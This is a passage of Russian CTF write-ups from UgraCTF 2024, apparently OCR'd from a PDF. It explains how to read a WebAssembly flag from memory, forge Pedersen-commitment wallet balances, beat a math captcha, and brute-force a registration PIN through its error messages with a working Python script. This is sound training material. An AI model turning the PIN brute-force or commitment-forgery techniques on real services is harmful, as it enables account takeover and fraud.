
```
$ python3 -m http.server
```

Откроем нашу страничку (`http://localhost:8000/flag.html`). В консоли действительно появился некий Object. В документации дальше написано, что предоставляемые нашим модулем функции лежат внутри `instance.exports`:



Экспортированные функции

Нажмём правой кнопкой на Object и сохраним его как переменную `temp1`, чтобы вызвать его функции, интересующие нас — `get_flag_length` и `get_flag`:



Вызов функций

С длиной 64 всё понятно, а вот возвращаемое вместо флага число 1024 (ещё и вычисленное далеко не сразу, за пару десятков секунд) вызывает некоторое недоумение. Как можно выяснить, WebAssembly в чистом виде как таковые строки не поддерживает: для передачи каких-либо данных сложнее простых одиночных значений нужно пользоваться указателями. 1024 — адрес во внутренней памяти

модуля; в объекте модуля действительно легко обнаружить `memory`. Как написано в ответе на StackOverflow, чтобы работать с ним, надо преобразовать его в `Uint8Array`.

Оставаясь в консоли, достанем из памяти 64 байта:

```
let a = new Uint8Array(temp1.instance.exports.memory.buffer);
let s = "";
for (let i = 1024; i < 1024 + 64; ++i) {
    s += String.fromCharCode(a[i]);
}
console.log(s);
```

Флаг: **ugra_those_are_basically_all_the_possibilities_of_wasm_i7kgnsrwg**

Pedersen

deffrian, crypto 300

> Теперь флаг можно легко купить в магазине — всего 1 337 ₽ на киберкошельке и он ваш.
>
> pedersen.zip *https://pedersen.q.2024.ugractf.ru/token*

Решение

Мы попадаем в магазин, где у нас есть две опции:

- получить кошелёк с балансом 100 ₽
- купить флаг, предоставив кошелёк с балансом 1 337 ₽ или больше

Получим произвольный кошелёк, чтобы с ним работать:

```
eyJjb21taXRtZW50IjoiNWEwNTc1ZTZkODlhMmIyMWRiNWQ1MGE1OWU3MjNiNWE0MThlNTkyNmUzZ
```

Декодируем base64 и обнаружим внутри JSON:

```
{
  "commitment":
        "5a0575e6d89a2b21db5d50a59e723b5a418e5926e3d858bc905a89038dc9b97d",
  "blinding":
        "223d1c73b2a9a9fdb3c573f3af43fc646676295386b06b5847da18ab97c25a0a",
  "balance": 100
}
```

В исходном коде нас будет интересовать всего один файл — `crypto.rs`, который и отвечает за формирование и проверку кошельков. Находим библиотеку `bulletproofs`, в которой реализовано нечто под названием `PedersenGens`. Из документации узнаём, что мы имеем дело с вещью под названием «схема обязательства Педерсена».

> *Схема обязательств* — это криптографический примитив, который позволяет зафиксировать ту или иную информацию, не раскрывая её.

> Представьте, что вы написали что-то на листе бумаги, запечатали его в конверт и отдали кому-то ещё. Этот человек не может увидеть содержимое конверта, а вы не можете его изменить. Схема обязательств — это математический способ сделать как бы то же самое: на *фазе передачи* вы сообщаете некую вспомогательную информацию о сообщении, не раскрывающую ваше сообщение; а на *фазе раскрытия* вы сообщаете само сообщение. При этом вспомогательная информация должна быть сформирована так, чтобы по сообщению можно было проверить, что оно действительно ей соответствует, а значит, не изменялось.

Схема Педерсена работает следующим образом:

1. Выбирается некая группа с порядком p и два генератора в ней — g и h. Они публичные и известны.
2. Берётся сообщение m.
3. Генерируется случайное целое число r (blinding factor) и вычисляется $C = g^m \times h^r$. Числа C (commitment) и r сообщаются на фазе передачи.
4. На фазе раскрытия сообщается само сообщение m.

После четвёртого шага второй стороне легко проверить, что сообщение действительно не подменено. При этом самостоятельно вычислить m трудно — для этого придётся решить задачу дискретного логарифмирования.

В нашем задании используется группа точек на эллиптической кривой Ristretto255. Всё, что нам нужно знать на этом этапе, что в такой группе «возведением в степень» является умножение точки на число, а «умножением» — сумма точек.

Давайте теперь посмотрим, что происходит на самом деле в задании:

1. Заранее задан некий секрет x — 256-битное число.
2. В качестве кошелька предоставлется обязательство для $x + balance$.

Давайте посмотрим, например, на обязательства для баланса 100 и баланса 101:

- баланс 100: $C_{100} = g^{x + 100} \times h^r$
- баланс 101: $C_{101} = g^{x + 101} \times h^r = g^{x + 100} \times h^r \times g$

Обратим внимание, что g и h известны — в конкретно нашем случае это стандартные генераторы библиотеки `bulletproofs`.

Получается, можно просто умножить коммитмент на генератор, оставив то же случайное значение, и получить корректный кошелёк с увеличенным на единицу балансом.

Осталось лишь заметить, что никто не мешает нам повторить этот трюк ещё 1236 раз — и получить баланс не 101, а нужные нам 1337.

Чтобы не разбираться самому с тем, как всё закодировано, прямо в полученном проекте заменим `backend.rs` на наш эксплоит, скопировав нужные функции по кодированию и декодированию точек из хексов из уже написанного кода.

Эксплоит

Флаг: **ugra_math_is_always_an_evil_creature_nprlwcfpbgwg**

Несложная

purplesyringa, ppc 100

> All right, let's do this one last time.
>
> *Обновлено 10 февраля в 14:40:* Мы обнаружили, что это задание можно решить гораздо более лёгким способом, чем был изначально задуман. Баллы за это задание уменьшены до 100, и теперь на борде доступно новое задание — Сложная (ppc 150). Если вы решали задание задуманным способом, то ваш эксплойт должен подойти для обеих версий.
>
> *https://peterparker.q.2024.ugractf.ru/token*

Решение

В задании предлагается клон Несложной из обучающих материалов. Единственный нюанс: периодически нас просят решить капчу, и от скорости нажатий кнопки это никак не зависит. Придется решать.

Капча не простая, а математическая: есть пример, записанный шрифтом по типу дефолтного LaTeX'овского, часто с дробями, который предлагается решить.

Можно достать Photomath и полтора часа честно решать с его помощью примеры. А потом еще Сложную столько же времени решать.

А можно догадаться, что примеры генерируются случайно и периодически ожидаемый ответ получается близок к нулю. Например, если в дроби маленькое число делится на большое. Поэтому достаточно часто `0` является правильным ответом. Такой метод не только упрощает решение руками, но и позволяет автоматизировать решение задачи кодом.

Флаг: **ugra_sorry_for_clickbait_8u1b0i3ru0ee**

Postmortem

У автора задания догадаться до столь очевидного факта не получилось. Предполагалась большая трудозатратность, поэтому близко к началу тура, когда такое решение всплыло, задача Несложная (ppc 250) была разделена на две: Несложная (ppc 100) и Сложная (ppc), в которой были добавлены меры против простого решения.

Сложная

purplesyringa, ppc 150

> Решение для этого задания подходит и к заданию Несложная.
>
> *https://peterparker2.q.2024.ugractf.ru/token*

Решение

Это задание — усложненная версия Несложной, в которой добавлены меры против решения “отправим много раз 0 пока не получим флаг”. Изменения таковы:

- За каждые 5 неправильных ответов подряд требуется пройти на 10 больше капч.
- Все выражения далеки от целых чисел, чтобы нельзя было угадать ответ “0”, “1” и тому подобное.

С такими изменениями единственным адекватным методом решения становится автоматическое решение примеров.

Можно воспользоваться публичным API, например предоставляемым Photomath.

Можно воспользоваться и локальным решением, использующим для распознавания примеров нейросеть, например pix2tex, а для вычисления значения выражения — хотя бы даже `eval`. Это решение можно видеть в файле solve.py.

Можно, наконец, распарсить формулу без нейронки, опираясь на то, что в генераторе капчи используется фиксированный шрифт. Подобный подход более трудозатратен, но для некоторых участников может оказаться более простым.

Флаг: **ugra_peterparker2_final_release_LASTVERSION_u66fei8xzbde**


На старой железяке…

ksixty, ppc 150

> …далеко не улетишь.
>
> *https://pinique.q.2024.ugractf.ru/token*

Решение

Видим красочный сайт ЦСДО «От винта», безуспешно пытаемся войти или зарегистрироваться. Но замечаем, что при регистрации выводятся достаточно любопытные сообщения об ошибках.



Попробовав разные пин-коды, понимаем, что есть два рода ошибок:

- в чужом пин-коде присутствует цифра из нашего кода;
- в чужом пин-коде есть цифра из нашего кода на той же позиции.

Это же «Быки и коровы!». Но с некоторыми ограничениями:

- за раз нам дают не больше двух сообщений о быках и коровах;
- бык также содержит позицию цифры;
- стратегия «заслать шесть одинаковых цифр» не работает: если цифра встречается больше двух раз подряд, возникает ошибка.

> «Быки и коровы» — классическая игра на логику. Один игрок загадывает число, а другой его угадывает. Загадавший после каждой попытки называет угадывающему число «коров» и «быков» — совпадений по цифрам без учёта позиции и с учётом позиции соответственно.

Брутфорс без особой оптимизации позволит получить пароль за ~730 запросов: 10 на то, чтобы угадать набор цифр в пин-коде, и 6! — чтобы перебрать все перестановки из известных цифр.

С особой оптимизацией можно поступить так: из ошибок следует, что все цифры в угадываемом пин-коде уникальные.

Чтобы угадать набор цифр, возьмём все наборы пин-кодов из уникальных цифр:

```
import itertools
prod = itertools.product('0123456789', repeat=6)
combs = [''.join(x) for x in prod if len(set(x)) == len(x)]
```

И собирать коров с быками по ответам сервера. Притом, поскольку приоритетная задача — сперва собрать набор цифр, будем пропускать все комбинации из `combs`, в которых уже есть известные нам цифры.

Удобно также предварительно завести функцию, которая подключается к серверу, проверяет пин-код и возвращает ошибки. Не забывая про то, что на сайте предусмотрен рейт-лимит: 1 запрос в секунду.

```
import requests
import time
from bs4 import BeautifulSoup

URL = f"https://pinique.ctf.test-playground.win/{TOKEN}/"
session = requests.Session()


def try_pin(pin):
    response = session.post(URL + "register", {
        "username": "x",
        "pin": pin
    })
    if response.status_code == 200:
        html = BeautifulSoup(response.text)
        results = html.find("ul").text.strip().split('\n')
        return results
    else:
        time.sleep(1)
        return try_pin(pin)
```

Перебираем:

```
cows = set()
bulls = {}
just_bulls = set()
iters = 0

for pin in combs:
    if set(pin) & (cows | just_bulls):
        continue
    response = try_pin(pin)
    iters += 1
    print(cows | just_bulls)
    for msg in response:
        if 'ПОПУЛЯРНА' in msg:
            words = msg.split()
            cows.add(words[1])
        elif 'НА ПОЗИЦИИ' in msg:
            words = msg.split()
            just_bulls.add(words[1])
            bulls[words[1]] = int(words[4])
    if len(cows | (just_bulls - cows)) == 6:
        print('подобрали все символы, пора угадывать перестановку')
        break

print(cows | just_bulls)
print('ходов', iters)
```

Этот код позволит собрать все символы за три хода.

Теперь угадаем перестановку. Сгенерируем список всех перестановок из

найденного набора цифр:

```
alphabet = just_bulls | cows
perms = [''.join(x) for x in itertools.permutations(''.join('1234567890'),
         6)]
```

Применим две хитрости. Поскольку сообщений за раз приходит всего два, чтобы повысить шанс, что мы узнаем из них что-то новое, будем скрывать во всех перестановках уже известных нам быков. Их можно заменить на цифры, которых заведомо нет в пин-коде.

```
def mask_bulls(x):
    y = list(x)
    not_cows = list(set('0123456789') - (just_bulls | cows))
    i = 0
    for bull, pos in bulls.items():
        if x[pos] == bull:
            y[pos] = not_cows[i]
            i = (i + 1) % len(not_cows)
    return ''.join(y)
```

Начнём поиск:

```
alphabet = just_bulls | cows
iters = 0

for pin in perms:
    if len(bulls) > 4:
        print('нашли 5 позиций, последняя очевидна')
        break
    masked_pin = mask_bulls(pin)
    response = try_pin(masked_pin)
    print(just_bulls, masked_pin, response)
    iters += 1
    for msg in response:
        if 'ПОПУЛЯРНА' in msg:
            random.shuffle(perms)
        elif 'НА ПОЗИЦИИ' in msg:
            words = msg.split()
            just_bulls.add(words[1])
            bulls[words[1]] = int(words[4])
        elif not 'НЕДОСТУПНА' in msg:
            print(msg)
            break

print('ходов:', iters)
```


Остановимся, когда соберём пять быков, поскольку шестой тогда найти сможем сами. Вот так, например:

```
result = [None] * 6
for bull, pos in bulls.items():
        result[pos] = bull
```

```
for i, x in enumerate(result):
    if x is None:
        result[i] = [*cows - just_bulls][0]

print(''.join(result))
```

Получим пин. Введём его в форму регистрации. Обнаружим очередной сюрприз:



И, действительно, вся жизнь твоя изменится, когда ты подберёшь!

Получив *тот самый пин-код*, входим на сайт. Читаем личное письмо от самого господина Пина, получаем промокод — флаг.

Флаг: **ugra_your_life_will_change_as_you_figure_out_that_3wfhdpq2z8sl**

> **Постмортем**
>
> В таск закралась неочевидная логическая ошибка. По задумке, если в попытке встречается больше двух одинаковых цифр, сайт не должен был отображать никаких сообщений о быках и коровах.
>
> Это было нужно, чтобы исключить перебор вручную методом: `000001»`, `000010`, `000100`, …. Однако, если повторялись цифры, которых нет в пин-коде господина Пина, условие на сайте не срабатывало, и сообщения о быках и коровах отображались нормально.
>
> В ряде случаев это упрощало решение настолько, что пин-код можно было подобрать вручную за 5-10 попыток.

Будильник

purplesyringa, web 350

> Наши уважаемые англосаксонские партнеры вот-вот начнут продавать свой Умный Будильник. Мы же, заботясь о здоровье людей, пришли к выводу, что это устройство принесет серьезный вред населению Земли, который нужно во что бы то ни стало предотвратить.
>
> Мы заслали в компанию smartAlarm диверсанта, который смог стащить тестовый код доступа к веб-интерфейсу Умного Будильника и фотографию его внутрняки.
>
> Мы предполагаем, что основатель компании может хранить на своем ноутбуке дискредитирующую его информацию. Поможете проверить, так ли это?


> Сервер этой задачи запущен в отдельном контейнере для вашей команды.
>
> board.png code.png *https://pupupu.q.2024.ugractf.ru/token*

Решение

Заходим на сайт и видим, что нас просят зайти с Android-устройства. Открываем код страницы и видим, что ровно такой HTML нам и приходит.


Ладно.

Достаем телефон, открываем сайт там. Видим QR-сканер, с помощью которого можно отсканировать данные в условии QR-код. Опции отсканировать QR из файла при этом нет.




Scan QR

Сканируем код и попадаем на страницу управления таймерами. Здесь пустовато.

